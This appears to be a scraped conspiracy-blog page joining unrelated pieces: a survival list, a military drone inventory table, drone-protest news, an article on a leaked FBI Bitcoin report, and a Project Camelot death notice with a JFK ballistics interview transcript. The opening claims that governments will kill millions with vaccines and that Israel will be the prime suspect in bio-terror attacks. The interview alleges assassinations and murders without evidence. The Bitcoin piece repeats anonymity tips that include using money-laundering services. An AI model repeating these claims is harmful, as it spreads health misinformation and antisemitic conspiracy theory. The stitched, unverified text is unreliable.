Most people are so traumatized by the news, propaganda, draconian government legislation and terrorizing events that they spend very little time analyzing the enemy profile. 90% of war is psychological, so the better you are able to sift out fact from fiction the better your overall chance of survival. Obeying the government by taking a vaccine or going to a FEMA Camp in the aftermath of a generated bio-terror pandemic is like getting in the car with a stranger offering you a piece of candy. The government will likely lure people into clinics, hospitals and government camps to receive a scarce vaccine only to cull millions with the very vaccine that’s being sold on TV as the cure. As the motto of the Israeli Mossad states, “By deception, thou shalt do war.” Israel is the only modern nation that has not signed the 1972 Biological Weapons Convention (refusal to engage in offensive biological warfare, stockpiling, and use of biological weapons). Should a future biological terror attack hit America or any other nation, Israel will be the prime suspect. Always remember, if it’s being reported on TV, it is there for a reason. Don’t be a sucker, think for yourself.
10. Though Shalt Pray
Whatever you decided to do, pray! Millions of people worldwide are waking up to the reality that the system is rigged and that the governments and corporations are a hazard to the health of the people and the planet as a whole. If this current awakening is sustained for another few years, America and the rest of the World can avert the Doomsday/End of the World scenario that has been planned for humanity. We are winning. Anybody that tells you different is using fear to psychologically disable your confidence and lead you astray. Listen to your instinct; after all it’s Godly and will never lead you astray.
IAI (Israel)Northrop Grumman (US)Elbit Systems (Israel)IAI (Israel)IAI (Israel)
Italy
RQ-1B Predator
6
Air Force
General Atomics (US)
Jordan
Seeker SB7L
6
Air Force
Seabird Aviation (Jordan)
Malaysia
Aludra
?
Air Force
UST (Malaysia)
Mexico
Hermes 450
2
Air Force
Elbit Systems (Israel)
Morocco
R4E – 50 Skyeye
?
Army
DS Inc (now BAE Systems) (US)
Netherlands
Sperwer
14
Army
SAGEM (France)
Philippines
Blue Horizon 2
2
Air Force
EMIT (Israel)
Singapore
Searcher Mk2Hermes 450Heron
42
?
1
Air Force
Air Force
Air Force
IAI (Israel)Elbit Systems (Israel)IAI (Israel)
South Africa
Seeker 2
?
Air Force
Denel (South Africa)
South Korea
Night IntruderSearcher
?
3
Air Force
Air Force
KAI (South Korea)IAI (Israel)
Spain
Searcher MK2
4
Army
IAI (Israel)
Sri Lanka
SeekerBlue Horizon 2Searcher Mk2
1
?
2
Army
Air Force
Air Force
Denel (South Africa)EMIT (Israel)IAI (Israel)
Sweden
Sperwer
3
Army
SAGEM (France)
Switzerland
ADS-95
4
Army
RUAG Aviation (Swiss) & IAI (Israel)
Thailand
Searcher
?
Army
IAI (Israel)
Turkey
Gnat 750Heron
18
10
Air Force
Air Force
General Atomics (US)IAI (Israel)
UK
Hermes 450Watchkeeper[6]MQ-9 Reaper[7]
?
?
5
Army
Army
Air Force
Elbit Systems (Israel)Thales (UK) & Elbit (Israel)General Atomics (US)
USA
I-GnatRQ-5 HunterGrey Eagle[8]MQ-8 Fire ScoutGlobal Hawk[9]MQ-1 PredatorMQ-9 Reaper[10]RQ-170 Sentinel
3
45
4
6
30
175
65
?
Army
Army
Army
Navy
Navy
Air Force
Air Force
Air Force
General Atomics (US)Northrop Grumman (US)General Atomics (US)Northrop Grumman (US)Northrop Grumman (US)General Atomics (US)General Atomics (US)Lockheed Martin (US)
Info Sources:The Military Balance 2011,IISS; Jane’s Unmanned Aerial Vehicles and Targets 2011; US Unmanned Aerial Systems, Congressional Research Service, 2012; Various press reports.
[1] Class 2 and 3 drones only. Small/Micro/Mini drones not included. Also does not include large drones in service with police, border patrol, National Guard or CIA. Given secretive nature of military list is almost certainly not complete.
[2] It is difficult to be certain if China’s drones are in development or in service
[3] Euro Hawk, based on Global Hawk is just coming into service. German has ordered five.
[4] India has expressed a requirement for up to 50 Heron UAVs
[5] It is possible that Israel has other unknown drones in their inventory
[6] UK plans to acquire 54 Watchkeeper UAVs
[7] UK plans to acquire 10 Reapers
[8] US plans to acquire 152 Grey Eagle
[9] Estimate – US plans to acquire up to 50 Global Hawks
[10] US plans to acquire 400 Reapers
Estimated 170 crew members required to keep a Predator drone airborne for 24 hours.
Many more are required to plan, oversee and debrief a drone-directed attack by multiple gunships. Civilian contractors are often on-site participants.
An excellent 2,200-page investigative report of drone-directed attack on civilians was published by CENTCOM which describes staffing and procedures of a drone-attack operation:
That the U.S. is routinely killing innocent civilians in multiple Muslim countries is one of the great taboos in establishment media discourse. A film that documents the horrors and Terror brought by the U.S. to innocent people — and the way in which that behavior constantly strengthens the Terrorists, thus eternally perpetuating its own justification — threatens to subvert that taboo. So this filmmaker is simply kept out of the country, in Pakistan, where he can do little harm to U.S. propaganda (as usual, U.S. government claims of secrecy based on national security are primarily geared toward ensuring effective propagnada — of the American citizenry). Isn’t it time for another Hillary Clinton lecture to the world on the need for openness and transparency? “Those societies that believe they can be closed to change, to ideas, cultures, and beliefs that are different from theirs, will find quickly that in our internet world they will be left behind,” she so inspirationally intoned last month. – Glenn Greenwald
Drones: As military Use Expands, Civil Use Being Developed
Meanwhile preparations aimed at enabling the use of unmanned drones to fly in civil airspace continues at a brisk pace both in the US and the UK.
Yesterday the US Federal Aviation Administration (FAA) announced that it had met the deadline for the first changes demanded by the new FAA Act aimed at allowing drones to fly in US civil airspace by September 2015. The Act mandated that the FAA must streamline the process for government agencies to gain Certificates of Authorization (COA) to fly drones within US civil airspace within 90 days.
According to The Engineer, BAE has fitted an “autonomous navigation system” on a Jetstream 31 passenger aircraft to enable it to fly without a pilot – although a pilot was on board in case of problems.
When the 2012 national Know Drones Tour comes to Baltimore on Thursday, May 3, it will challenge Congressperson C.A. “Dutch” Ruppersberger, a member of the House Unmanned Systems (Drone) Caucus, to reallocate $190,000 in campaign contributions[1] that he has received from drone makers and related businesses to benefit children in US drone strike zones and to the Baltimore City Schools.
“The Congress has done no effective oversight of US drone warfare and has opened US skies to drones carrying weapons and to drone surveillance of the US public,” said Nick Mottern, director of the Know Drones Tour. “Congressman Ruppersberger, as a member of the House Armed Services Committee and the House Permanent Committee on Intelligence, has direct responsibilities related to drone war and drone surveillance,” Mottern continued, “and he can avoid any appearance of conflict of interest by sending his drone industry campaign contributions to kids who are being harmed by the US infatuation with drones and by resigning from the drone caucus, a lobbying group for the drone industry within the Congress.”
Max Obuszewski, a long-time advocate for peace and justice made this observation: “It is shocking that the Obama administration has used drone strikes to murder U.S. citizens. This horrible affront to due process suggests that the Bill of Rights is being shredded.”
The tour, endorsed by Baltimore Pledge of Resistance, the National Campaign for Nonviolent Resistance, Code Pink, War Resisters League and others (below), uses 8’ long replicas of the MQ-9 Reaper drone to do sidewalk education on the legal, ethical and civil liberties concerns raised by the surge in US drone warfare and drone surveillance.
The Know Drones Tour is endorsed by: American Civil Liberties Union (Philadelphia),American Friends Service Committee, Brandywine Peace Committee, Bryn Mawr Peace Coalition, Brooklyn For Peace, Bryn Mawr Peace Coalition, Catholic Peace Fellowship (Philadelphia), Coalition for Peace and Justice (Southern New Jersey), Code Pink, Interfaith Peace Network of Western New York, Granny Peace Brigade (Philadelphia), International Action Center,Occupy Wall Street – Anti-War, National Campaign for Nonviolent Resistance, Pakistan Solidarity Network, Pax Christi – Greensburg, PA, Peace Action New York, Peace Center of Delaware County (PA), Pledge of Resistance-Baltimore, United National Antiwar Coalition (UNAC), Upstate NY Coalition to Ground the Drones & End the Wars, Veterans for Peace, Chapter #128 (Buffalo, NY), Veterans for Peace (Philadelphia), Voices for Creative Non-Violence, War Resisters League, WESPAC Foundation, Western New York Peace Center, Women’s International League for Peace and Freedom (Philadelphia), World Can’t Wait.
August 6, 2012 – DCMX Radio: Another Mass Shooting, Related News, Drones, Surveillance & Skynet Artificial Intelligence, Do it Yourself Hobby & Research Benefits
Drones & Skynet: Global Surveillance State and the reality of weaponized ‘Eagle Eye’ Artificial Intelligence, The Dangers to Privacy & the Violation of inherent Constitutional Rights, Do-it-Yourself Remote Control Drones for Hobby & Research, Beneficial Uses Explained
The FBI sees the anonymous Bitcoin payment network as an alarming haven for money laundering and other criminal activity — including as a tool for hackers to rip off fellow Bitcoin users.
That’s according to a new FBI internal report that leaked to the internet this week, which expresses concern about the difficulty of tracking the identify of anonymous Bitcoin users, while also unintentionally providing tips for Bitcoin users to remain more anonymous.
In the document, the FBI notes that because Bitcoin combines cryptography and a peer-to-peer architecture to avoid a central authority, contrary to how digital currencies such as eGold and WebMoney operated, law enforcement agencies have more difficulty identifying suspicious users and obtaining transaction records.
Though the Bureau expresses confidence that authorities can still snag some suspects who use third-party Bitcoin services that require customers to submit valid identification or banking information in order to convert their bitcoins into real-world currencies, it notes that using offshore services that don’t require valid IDs can thwart tracking by law enforcement.
Bitcoin is an online currency that allows buyers and sellers to exchange money anonymously. To “cash out,” the recipient has to convert the digital cash into U.S. dollars, British pounds or another established currency. Bitcoin is used as a legitimate form of payment by numerous online retailers selling traditional consumer goods, such as clothing and music. But it’s also used by underground sites, such as Silk Road, for the sale of illegal narcotics.
To generate bitcoins, users have to download and install a free Bitcoin software client to their computers. The software generates Bitcoin addresses or accounts — a unique 36-character string of numbers and letters — to receive Bitcoin payments. The currency is stored on the user’s computer in a virtual “wallet.” Users can create as many addresses or accounts that they want.
To send bitcoins, the sender enters the recipient’s address as well as the number of bitcoins she wants to transfer to the address. The sender’s computer digitally signs the transaction and sends the information to the peer-to-peer Bitcoin network, which validates the transaction in a matter of minutes and releases the coins for the receiver to spend or convert.
The conversion value fluctuates with supply and demand and the trust in the currency. As of last month, there were more than 8.8 million bitcoins in circulation, according to Bitcoin, with a value of about $4 and $5 per bitcoin. The FBI estimates in its report that the Bitcoin economy was worth between $35 million and $44 million.
It’s easy to see the attraction for criminals.
“If Bitcoin stabilizes and grows in popularity, it will become an increasingly useful tool for various illegal activities beyond the cyber realm,” the FBI writes in the report. “For instance, child pornography and Internet gambling are illegal activities already taking place on the Internet which require simple payment transfers. Bitcoin might logically attract money launderers, human traffickers, terrorists, and other criminals who avoid traditional financial systems by using the Internet to conduct global monetary transfers.”
Bitcoin transactions are published online, but the only information that identifies a Bitcoin user is a Bitcoin address, making the transaction anonymous. Or at least somewhat anonymous. As the FBI points out in its report, the anonymity depends on the actions of the user.
Since the IP address of the user is published online with bitcoin transactions, a user who doesn’t use a proxy to anonymize his or her IP address is at risk of being identified by authorities who are able to trace the address to a physical location or specific user.
And a report published by researchers in Ireland last year showed how, by analyzing publicly available Bitcoin information, such as transaction records and user postings of public-private keys, and combining that with less public information that might be available to law enforcement agencies, such as bank account information or shipping addresses, the real identity of users might be ascertained.
But the FBI helpfully lists several ways that Bitcoin users can protect their anonymity.
Create and use a new Bitcoin address for each incoming payment.
Route all Bitcoin traffic through an anonymizer.
Combine the balance of old Bitcoin addresses into a new address to make new payments.
Use a specialized money-laundering service.
Use a third-party eWallet service to consolidate addresses. Some third-party services offer the option of creating an eWallet that allows users to consolidate many bitcoin address and store and easily access their bitcoins from any device.
Individuals can create Bitcoin clients to seamlessly increase anonymity (such as allowing users to choose which Bitcoin addresses to make payments from), making it easier for non-technically savvy users to anonymize their Bitcoin transactions.
But the bigger risk for crooks and others who use bitcoin might not come from law enforcement identifying them, but from hackers who are out to rob their virtual Bitcoin wallets dry.
There have been several cases of hackers using malware to steal the currency in the virtual wallet stored on a user’s machine.
Last year, computer security researchers discovered malware called “Infostealer.Coinbit” that was designed specifically to steal bitcoins from virtual Bitcoin wallets and transfer them to a server in Poland.
One Bitcoin user complained in a Bitcoin forum that 25,000 bitcoins had been stolen from an unencrypted Bitcoin wallet on his computer. Since the exchange rate for bitcoins at the time was about $20 per bitcoin, the value of his loss at the time was about $500,000. A popular web hosting company called Linode was also infiltrated by an attacker looking to pilfer bitcoins.
And there have also been cases of hackers attempting to use “botnets” to generate bitcoins on compromised machines.
According to the FBI, quoting an anonymous “reliable source,” last May someone compromised a cluster of machines at an unidentified Midwestern university in an attempt to manufacture bitcoins. The report doesn’t provide any additional details about the incident.

I am very sorry to report that the Camelot witness, Ed Laughrin has died suddenly of a heart attack. Apparently, he died on May 3rd. This has been reported to me tonight from Stew Webb who was in fairly regular communication with him.
He was contacted by Ed’s wife who said that Ed had received a threat over the phone, threatening him and his wife. and shortly after that had a massive heart attack. She called Stew tonight to give him the news.
Stew is looking into the situation. He said that Ed’s wife is not staying at the house at this time as she does not feel safe there.
Please join me in sending loving energy and thanks to this brave man, who toward the end of his life came forward to give evidence on the ballistics of the Kennedy assassination and was also investigating other situations that he found suspicious.
Ed was a profoundly principled man and an American patriot who dedicated his life to his country. He had a great admiration for John Kennedy and wanted to see the truth come out about the assassination as well as many other matters.
For those that would like to listen to the interview here is the link.
Thank you Ed for your service to humanity.
I will post updates to this story as they are received.
Thursday, 17 May 2012 21:43
Written by Kerry Cassidy
Ed Laughrin is a retired ex-Navy/intelligence specialist with a background in ballistics who in his spare time has thoroughly investigated the Kennedy assassination. In this recorded phone call he describes the exact trajectory of the bullets fired during the event.
This audio interview was recorded without pretense or preparation due to an impending operation Ed was about to undergo where he wanted to make sure that his testimony was taken by someone who would document for the public the areas of his research.
From that point we moved onto the Challenger disaster because as it happens, he was onboard the first Navy vessel to encounter the downed capsule when it hit the water after the crash. What he reveals here is clear evidence of supreme negligence on the part of NASA which leads to the possible conclusion that there was malice and intent in this lack of action to save our astronauts.
This testimony brings into sharp relief evidence of a organization working toward a particular agenda that does not safeguard the well being of Americans and specifically our astronauts under circumstances whereby the agenda they are working with takes precendence. This is unconscionable.
Prior evidence of the hidden mission behind NASA is well documented by Richard C. Hoagland and Mike Bara in their groundbreaking book “Dark Mission“. Highly recommended.
Given the rough quality of this impromptu testimony with regard to the Challenger disaster evidence of negligence obviously requires a great deal more investigation. I encourage researchers to take this testimony and investigate further. There must be others out there who were on board the Navy vessel and witnessed the events causing their ship to be turned away from attempting to rescue the astronauts at that critical juncture.
As we move into the future whistleblowers from within the Matrix who have witnessed events where the agenda of the PTB swings into play and alters the world from that point forward should begin to surface. History was made but it was also witnessed. Those witnesses are everywhere. They are your brothers, sisters, mothers, fathers… As awareness grows they will begin to come forward and the real truth behind the curtain of secrecy will be revealed provided they have the courage to realize that they have nothing to fear but fear itself.
Kennedy Ballistics and the Challenger Crash
October 9, 2011
Ed Laughrin (Ed): …[over] this… material, and use your own judgment, because I don’t want to put you or anybody associated with you, in trouble, [in] any danger. And also too, I was sort of taken back with your audio [interview] with Gordon Novel, because he knew a lot about this.
Kerry Cassidy (Kerry): Right.
Ed: And he said it was a perfect operation. Well, you might say, yes. But I would never laugh or joke about the seriousness of this. I remember when I was 11 years old, and… when it happened, and I grew up in the Mahoning Valley. And, well, in 1960, I was just a wee little kid, eight years old. And I sat on my dad’s shoulders and there’s quite a turnout in Youngstown, and we listened to John F. Kennedy’s speech. So, I was close enough that I saw him. I looked at him. I heard him loud and clear, and I was cheering like everybody else. But, anyhow, maybe that should be up to your own personal discretion. ____
Kerry: Okay. Well, at this moment, because we are recording and because you’ve come to me, this is… what I’d like to do, is just qualify this recording and say this is Sunday, October 9th, 2011.
Ed: Okay. [Correct.]
Kerry: And your name… Are you coming out under your name? Do you want your name on the material or not?
Ed: Yeah. Might as well take credit for it. And I’ve already been threatened. People know who I am. [But who…]
Kerry: Please state your name.
Ed: It’s Edward Gerard Laughrin.
Kerry: Okay. And if you give a slight background as to who you are and how you got involved, before you explain what the information is.
Ed: Well, I’m [a] retired civil service and I’m a former United States Navy sailor. And I’ve been around the world quite a bit. And I was engaged in two special operational groups, during my time in the United States Navy. Prior to that, I was involved with aviation, general aviation. And I enjoyed flying and I was into that, and I did a little stint as a skydiver. And my educational background — I hold a bachelor’s degree in human relations. Okay? And… [I got started…]
Kerry: And how did you get involved in this… in investigating this material?
Ed: Well, my father was a World War II Navy veteran. And he was one of the first ‘Seabees,’ and he and some of his veteran friends, on the 22nd of November, when this took place in 1953… As a kid, I’d hang out with him. I’d go places with my dad, naturally I would. And [heed] me up [when] it was a topic of conversation. And a lot of World War II veterans view the Zapruder film. And they noticed that the President, when he was hit [by] the fatal gunshot, that his head recoiled back. And any of them that were in combat and witnessed or had to take actions against our enemies through World War II… And even our G.I.s — a head shot to the front, always there’s a recoil back. It will snap your head back.
And that result is a mystery. Lee Harvey Oswald was always… was he really the one, the shooter? Because the sniper’s nest didn’t really make a lot of sense in the Texas School Book Depository. There’s a question that should be asked about that. When President Kennedy came up Houston Street, to the intersection of the Elm, that was a perfect shot, from the Texas School Book Depository — straight down, unimpeded, clear shot on Houston Street.
Another opportunity to take the shot would have been right at the intersection turn onto Elm Street. No shot was taken. There were credible witnesses that knew that Lee Harvey Oswald was standing on the corner of Houston and Elm Street. And then, after the presidential limousine passed by, he went up to the second floor break room. Now, it’s my opinion that the Texas School Book Depository was an observational platform. And… because it’s located where it could coordinate a sniper team.
So, [sighs] what I have come up with, is based on Dr. Crenshaw’s work, ‘Conspiracy of Silence,’ in my review of that book and thoroughly going over it. And also in the book, ‘Conspiracy of Silence,’ there are morgue pictures, post-mortem of President John F. Kennedy, and there are untainted. They are actual. And they denote a wound in the neck. And then also, fragments on the back of the neck in the upper shoulder midline. And also a small dime-sized entrance point above the right eyebrow, just below the hairline, on the right side. And then the catastrophic exit wound. So, that is obviously… you have gunshots in the front. Now, the wound in the front of the neck, it so happens to be a tracheotomy, because they opened that wound up, to ventilate the President. [coughs] Excuse me. [clears throat]
But I’ve worked everything out from an aerial picture. And part of my education is, I think of all the [firings in it], to give ballistic analysis, because I was trained in the Navy, and I went through course studies as an intelligence specialist, which dealt with aerial pictures. So, what I did, I blew this aerial picture up, scaled it, and worked the problem, based on [morgue] pictures from Parkland Hospital. Now, the sequence of shots are as follows. And I think I’m relatively pretty accurate on this.
When the presidential limousine came up to, up Houston and made a left-hand [a tree’s yard] turn onto Elm Street, the first shot that was fired, was from an upper floor area on the rooftop of the building, which is right adjacent on the same side of the street, on Elm Street. That bullet flew down the centerline with good elevation, good angle, unimpeded, clear line of shot, intentionally trying to hit the President in the back of the head. It missed. It passed over President Kennedy’s right shoulder and it struck Governor Connally. That’s bullet number one.
Bullet number two was fired directly in front of the limousine, and there’s a triple highway underpass bypass, and there’s railroad tracks there, right down on the center line in front of the limousine, with good elevation, clear line of shot. That’s the second bullet that was fired. It struck President Kennedy in the neck. [That’s number two.] Okay. President Kennedy raised his arms, and he looked in the direction of Mrs. Kennedy. And Mrs. Kennedy leaned in.
The third shot was fired, but it was pulled. Direct miss. Because the sniper on the grassy knoll did not want to penetrate President Kennedy’s right side of his head and have the bullet pass into Mrs. Kennedy. It missed. It struck the curb. And you can denote… you can go put your finger on the… on the nick on the curb. It corresponds.
Okay. Bullet number four penetrated to the right. [Pfizer.] And you can see it if you run it frame-by-frame, and the [Pfizer] is in the upright, right above a Secret Service agent in the limousine. Okay, that’s bullet number four.
Bullet number five is the kill shot. It strikes John F. Kennedy above the right eye, below the hairline. Those are the ballistics. Those are facts. That’s what happened. And there you have it. One, two, three, four, [and] five.
Kerry: Okay. But, what I… if… correct me if I’m wrong here, but basically, you are telling me where you think the bullets went. You’re not telling me who shot them.
Ed: Who shot them? I gave you positions, which just automatically, this should be strong evidence to clear the name of Lee Harvey Oswald, that he is not the sniper. Absolutely not. Now, I can’t prove this one way or another, but in my research and going over a lot of material, there’s a guy by the name of Sarti, and that’s on the internet, and he was a Corsican Sicilian. And then also, I talked to an individual. I’m not going to give you his name. And he’s 85 years old. And like your friend, Command Master Sergeant Bob Dean, he also was a command master sergeant in the United States Army. And he’s been there, and he went over this material with me. And he confirms the location of the kill shot, because he’s been there when he was in the Army, in Army Intelligence. And he’s 85, and he’s a resident of Florida. I spent three hours with him. And then also, I have, I know an individual who’s a Navy SEAL, who has gone over this material, and he agrees with it, based on ward pictures from Parkland Hospital, thanks to Dr. Crenshaw.
So, it’s pretty tight-knit here. I mean, there’s no room for sloth. But the blowback on this material and this work, is that it… I’m sorry to say this, but I absolutely cannot agree with the Warren Commission or Arlen Specter and the single-bullet [theory]. It’s just not factual. It just didn’t happen that way. Based on the entrance and the exit wounds on President Kennedy. And it was a horrific, horrific event. It’s absolute treason, even to this day, to murder a president, the President of the United States of America. But I understand, through a lot of my other work and everything… Well, this is basically my work — ballistics.
But all the factors, Kerry, that have come into play, all the enemies that John F. Kennedy happened to accumulate during his time in the White House, all came down on him, all at once. And that was in the Dealey Plaza on 22nd of November, 1963. And you can see today, currently, right now, that the American people are getting quite fed up with the Powers That Be. And basically, I think it’s time for people to try and get their country back by peaceful protest. And this, in and of itself, should be a motivator too, to bring back what our Founding Fathers intended for all of us, as Americans.
So, do you have any questions Kerry, for me, in addition to this? ___ [of mine. Go ahead.]
Kerry: Well, first of all, are you familiar with the work of Robert Morningstar?
Ed: The name’s familiar, but I can’t stay I’m really familiar with any of his work. No, I’m not. _____
Kerry: Okay. Well, I did an interview with him quite some time ago. We talked in brief about the Kennedy assassination. He’s been investigating it for years and has also written books about them. There… I believe that you may have some information that might be useful to some other researchers, but to tell you the truth, you don’t really have anything, that I can tell, that is more over-the-top than what is generally known at this point. No one believes there was a lone gunman, unless they’re just part of the mainstream and they’re just so programmed, they really can’t see straight.
Ed: Yeah. You’re right there. Yeah.
Kerry: So, at this moment, there’s no doubt that it was a conspiracy. There’s no doubt that there was a number of individuals and organizations involved. Certainly the CIA, certainly the mob at the time. And…
Ed: Yeah.
Kerry: And from what I understand, there could be some other elements including the Israelis. But at this moment, what you were telling me doesn’t really constitute anything too [radical]. So, if you keep it quiet, it’s when they bother you. It’s when they’re trying to intimidate you, just to get you to shut up or just to mess with you, because they’ve got nothing better to do with themselves.
Ed: Well, _______. The one thing that concerns me, I agree with your good advice that you’re giving me. But Phil Schneider — why in the world did they knock him off? I mean, I’ve listened to him, and I… about deep military underground bases [so on and so forth].
Kerry: Right.
Ed: And then [they turned around]. And then I found out that Phil Schneider was left-handed. And he died from a gunshot wound of the right temple, Kerry. And there’s no possible way that he shot himself if you’re left-handed in the right temple. It’s quite awkward.
Kerry: I mean, look. If you’re a ballistics expert of sorts… I’m not sure if that’s…
Ed: Of sorts. Of sorts. I’ve studied it.
Kerry: That can be very useful at looking at evidence across the board. There are many, many people that have been suicided in various ways. And so, I… Why don’t you start a YouTube channel and start going over all the cases out there, not just the Kennedy assassination, from the point of view of ballistics.
Ed: That would give me something to do. That would give me something to do, to pass my time as a retired civil servant. [laughs] ___________
Kerry: Well, yeah. If you have expertise like that, it can be valuable to the mainstream.
Ed: Well, I have a knack for things. I have a way of cutting down and being… can discern and unravel things. And look for the truth, like you do. But we all do it in a different way.
Kerry: Sure.
Ed: Yeah. Yeah, we do. But, anyhow, I’ve given you complete ballistics. And I have talked to the Federal Bureau of Investigation about this, and they have all this material. But if… And then the individual that I talked to, I don’t feel comfortable telling you his complete name. But…
Kerry: That’s fine.
Ed: He said that they were picked up, this Sarti… Lucien Sarti. He was involved with [coverup].
Kerry: Yes. I’m familiar with the name Sarti. I’m familiar with this.
Ed: You’re familiar with him? Okay. But, they were picked up by the Dallas Police. And there are other witnesses that saw a man in front of the limousine coming down off that highway underpass/overpass and then the railroad tracks looped around. They loop around from… in front there. And then they go past the grassy knoll onward. But I have [came across] E. Howard Hunt for his deathbed confession. This was known, according to him, as ;Operation 40,’ the Big Event. And he considers himself a benchwarmer. And, from what I understand, from the internet, which is in public domain, there were like 27 individuals involved in it. And then also, another one that’s very, very dirty, is Lyndon Baines Johnson. And that’s from testimony from his mistress, that she came out with all that.
Kerry: Yes.
Ed: But, they were murdering people left and right over this thing. _________
Kerry: Right. And, I mean, you’re asking why they killed Phil Schneider. I mean, Phil Schneider came forward at a time with key information. Had he come forward at this time, when the information was already out there en masse, maybe he wouldn’t have been knocked off.
Ed: Yeah.
Kerry: But obviously, he came forward at a certain juncture. We’re at a different time right now, and there’s the knowledge about the things he talked about, are well known in part because of him. And so, they do knock off people. They kind of pick and choose, I guess, who they decide to do that to. I like to think that they’re not doing that quite as much anymore, because they really have little to lose, because it’s becoming pretty obvious, what’s going on.
Ed: Right. Yeah.
Kerry: In some ways, they are still threatening people, because I’ve been threatened, and other people I know agree, but there’s a lot more leeway at this time. And especially with regard to past events. So, in the sense of what you’re talking [about], we can put this out, as it is, as an audio recording. It’s going to be fairly rough, but it is…
Ed: Well, what I’d like to do, I’d really like to get through this ordeal, because I’m overwhelmed with what I have to go through, to get myself back in shape. It’s not going to be very pleasant, but I’m just going to have to just do this. But I’m going to wait later on. Once I get back up to feeling right, and then I can pursue this and maybe get some help from others that are far more computer-savvy in my area than I am.
Kerry: Okay.
Ed: But I think maybe you should just take this raw, the way it is, because I gave you the sequence of shots, and you won’t… I’ve never heard the sequence of shots, and I have studied this and pondered it, and laid awake at night. I’ve gotten up in the middle of the night and worked on it, and gone over everything. And it’s all because that I was eight years old, I sat on my dad’s shoulders at a rally for John F. Kennedy in Youngstown, Ohio. And… I was for Kennedy. And I think that was horrific the way he just got himself destroyed in Dallas. And my opinion is, that it’s high treason and there’s no statute for the limitations on treason.
Kerry: [laughs]
Ed: Absolutely, yeah.
Kerry: Okay. I hear you. All right. Well, well said. Let me say this. As far as your ballistics background, can you go into more detail as to why you’re… why you think you’re sort of a semi-expert in this field. In other words what was your exact training?
Ed: Well, when I went in the United States Navy, I had a choice. I went through a horrific de force process, because I was a fool and an idiot to get married at the age of 22. What was I thinking? But, I… It just didn’t work out. And after a nine-year period, I was getting a little on the hot… upper end. And it all just fell apart. So, I was there alone in my apartment one night, feeling sorry for myself. And I got to thinking, there’s gotta be some adventure for me. And my first thoughts were, ‘Hey, you know the French Foreign Legion might be a good way to go. You know, on second thought, I don’t speak French, so I’d be at a disadvantage. I’d have to be an extremely fast learner.’
And my second choice, actually, was the United States Navy, because my dad always used to tell me, when I was kid growing up, and my [father] used to call me ‘Edward.’ And he said, ‘Edward, if you’re ever at loose ends, just take time out and join the Navy. Be a fleet sailor and see the world.’ So, I did. And I was 30 years old when I went in, and absolutely out of shape. And I went through Great Lakes [Navy Station]. And I was in… the ‘state flags and sailors.’ You wouldn’t know what that means. And then we had ‘Triple Threat’ with us. And I sort of represented the State of Maryland. And we were like a parade unit. We were pretty fancy-looking recruits.
But I transitioned from that and graduated from boot camp. And to my great surprise, I was in extremely good physical shape and completely focused on the Navy, completely committed. And there was our division officer. There were two of us that were selected. And there was another sailor and myself. They wanted us to go to BUD School. Are you familiar with that term, ‘BUD School,’ Kerry?
Kerry: [chuckles] No.
Ed: Well, they wanted to transform me into a United States Navy SEAL. Well, it so happened, before I got on the bus to leave for boot camp, I [came across] Jimmy. He’s a retired Navy SEAL. And, well anyhow, he… It was too adventurous, as far as my mother was concerned, because she was a cousin to his mother, and really worried his parents quite a bit, what Jimmy was doing, especially during the Vietnam War. Because he used to take [reaper eaters] [24:59] and go in and recon the Hai Phong harbor, and things of that nature. And I promised my mother — but I thought it was a real long shot. Why would they want me to be a Navy Seal? Really. Well, for some odd reason, they thought they… They pick you. You don’t pick them, more or less. You could put a request in for it. But I was one of these characters that was getting picked on. So I declined it.
And then I went through Gunner’s Mate ‘A’ School and did quite well in that. And then I was assigned my ship. And it was the U.S.S. Aubrey Fitch (FFG-34). And I was a member of Destroyer Squadron 8 in Mayport, Florida. And our claim-to-fame was, we were the first Navy vessel to go on-scene when the Challenger exploded. And we picked up debris down there. And we all have [night] certificates and I still have mine. Presidential commendation from Ronald Reagan. But I’ve been to El Salvador… special operations, Operation Blue Light. I’ve been involved in the Persian Gulf. And I’m a Blue Nose. I’ve been up over the Arctic Ocean or Arctic Circle, rather. And I’m also a Shellback. I’ve crossed the Equator and I sailed down through the Suez Canal. And I’ve been to Karachi, and I don’t recommend it. We were there for R&R for a week. And you have to be very careful. And you be very careful when you’re in India. The Karachi’s a heck of a lot worse, let me tell you. This [is the way it is] today.
So, as I went along, I requested another additional school in the Navy. And it was intelligence specialist. So, I went through that. And… well, anyhow, the reason why I really didn’t make a career out of the United States Navy [is] my mother, we discovered she had Parkinson’s Disease. And she really wanted me to come home, because I only got two weeks’ leave out of the year, so I carried a lot of leave. We get thirty days a year. And I went… I was a member of the Naval Reserve. And then I met my second wife. And things are fine and I settled down in… here in Warren, Pennsylvania. [chuckles, clears his throat] So, that’s my background.
Kerry: Okay…
Ed: But I also hold a Federal Fire Arms License too, and I’m a… I do instruct as a fire arms instructor. So, I’m familiar with weapons. I’m familiar with a variety of handguns, rifles and [because I was] in the Navy, I’m very familiar with assault weapons. ______
Kerry: Okay. It sounds like maybe you’re a little modest in terms of calling yourself a possible expert. It sounds like you are an expert.
Ed: Well, I’ll tell you what. With the new modern technology and everything, you can’t really miss a target with some of the advanced weapons that we have today. And computers. It’s not like old school. And… it’s just absolutely amazing, how they’ve advanced on a lot of stuff. I was watching a YouTube video the other day about this new camouflage that they have, special forces, our guys. And it actually refracts light, someway, somehow. Must be nano or something, but it actually is sort of similar to… oh, you’ve seen the Arnold Schwarzenegger movie, ‘Terminator.’ Or no, it’s not. Yeah. The first… not actually ‘Terminator.’ I’ve got my movies mixed up. ‘Predator,’ with the alien that could cause himself to be relatively invisible.
Kerry: Right, yes. Yes.
